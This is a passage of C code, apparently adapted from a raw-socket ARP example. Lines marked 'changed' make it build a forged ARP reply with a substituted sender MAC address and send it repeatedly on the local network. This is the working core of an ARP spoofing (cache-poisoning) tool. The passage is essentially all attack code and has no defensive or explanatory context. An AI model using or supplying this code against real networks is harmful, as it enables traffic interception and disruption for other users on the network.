arphdr.opcode = htons (ARPOP\_REPLY); //changed

// Sender hardware address (48 bits): MAC address

// memcpy (&arphdr.sender\_mac, src\_mac, 6 \* sizeof (uint8\_t));

memcpy (&arphdr.sender\_mac, src\_mac1, 6 \* sizeof (uint8\_t));//changed

// Sender protocol address (32 bits)

// See getaddrinfo() resolution of src\_ip.

// Target hardware address (48 bits): zero, since we don't know it yet.

//memset (&arphdr.target\_mac, 0, 6 \* sizeof (uint8\_t));

memcpy (&arphdr.target\_mac, dst\_mac, 6 \* sizeof (uint8\_t));//changed

// Target protocol address (32 bits)

// See getaddrinfo() resolution of target.

// Fill out ethernet frame header.

// Ethernet frame length = ethernet header (MAC + MAC + ethernet type) + ethernet data (ARP header)

frame\_length = 6 + 6 + 2 + ARP\_HDRLEN;

// Destination and Source MAC addresses

memcpy (ether\_frame, dst\_mac, 6 \* sizeof (uint8\_t));

memcpy (ether\_frame + 6, src\_mac, 6 \* sizeof (uint8\_t));

// Next is ethernet type code (ETH\_P\_ARP for ARP).

// http://www.iana.org/assignments/ethernet-numbers

ether\_frame[12] = ETH\_P\_ARP / 256;

ether\_frame[13] = ETH\_P\_ARP % 256;

// Next is ethernet frame data (ARP header).

// ARP header

memcpy (ether\_frame + ETH\_HDRLEN, &arphdr, ARP\_HDRLEN \* sizeof (uint8\_t));

printf("packetprepared\n");

// Submit request for a raw socket descriptor.

if ((sd = socket (PF\_PACKET, SOCK\_RAW, htons (ETH\_P\_ALL))) < 0) {

perror ("socket() failed ");

exit (EXIT\_FAILURE);

}

printf("socket opened\n");

for(i=0;i<atoi(argv[6]);i++){

// Send ethernet frame to socket.

if ((bytes = sendto (sd, ether\_frame, frame\_length, 0, (struct sockaddr \*) &device, sizeof (device))) <= 0) {

perror ("sendto() failed");

exit (EXIT\_FAILURE);

}

printf("%d bytes sent\n", bytes);

}

// Close socket descriptor.

close (sd);

}

return (EXIT\_SUCCESS);

}